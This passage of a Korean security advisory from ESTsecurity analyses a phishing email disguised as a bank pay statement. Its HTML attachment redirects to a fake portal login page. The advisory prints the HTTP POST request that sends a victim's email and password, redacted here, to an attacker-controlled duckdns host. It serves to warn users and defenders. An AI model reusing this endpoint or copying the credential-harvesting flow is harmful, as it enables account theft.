메일 계정을 짜깁기한 가짜 메일 계정과 하단 안내문의 허술한 띄어쓰기 등 피싱 메일일 가능성을 사전에 판단할 수 있습니다.



[그림 1] 국내 은행의 급여이제확인증으로 위장한 피싱 메일


이메일에 첨부된 'KB_202311279886.html' 을 실행하면 아래와 같이 "암호화된 보안 메일입니다. 비밀번호를 입력해주시기 바랍니다." 문구의 페이지로 연결되어 사용자의 개인정보를 요구하지만, 사실은 단순한 그림 파일이며 따로 정보를 기입하지 않더라도 몇 초가 지나면 사용자의 포털 계정 정보를 탈취하는 페이지로 자동 연결됩니다.

 Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 2] 이메일에 첨부된 피싱 HTML 파일을 실행하면 나타나는 페이지

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 3] 자동으로 리디렉션되는 계정 정보 탈취 페이지

연결된 가짜 포털 재로그인 페이지에 기재한 정보는 별도의 서버로 전송되어 공격자에게 전달됩니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



```
POST https://yodat.duckdns.org/mmkr/votex.php HTTP/1.1
Host: yodat.duckdns.org
Connection: keep-alive
Content-Length: 48
sec-ch-ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: https://pub-37f1b0c8598f4d9485a45b6215e7b086.r2.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://pub-37f1b0c8598f4d9485a45b6215e7b086.r2.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

email=[redacted]%40naver.com&password=[redacted]
```

[그림 4] 사용자 정보를 수집하는 패킷 정보

공격자들이 다수의 사용자가 이용하는 주요 인터넷 서비스로 위장하여 계정 정보를 탈취하는 공격은 단순한 듯 보이지만, 해당 내용과 연동되어 추가적인 피해가 발생할 가능성이 높습니다. 따라서, 사용자 분들은 수신된 이메일의 진위 여부를 꼼꼼하게 확인하고 첨부파일과 URL 에 접근하는 습관을 반드시 가지시기 바랍니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616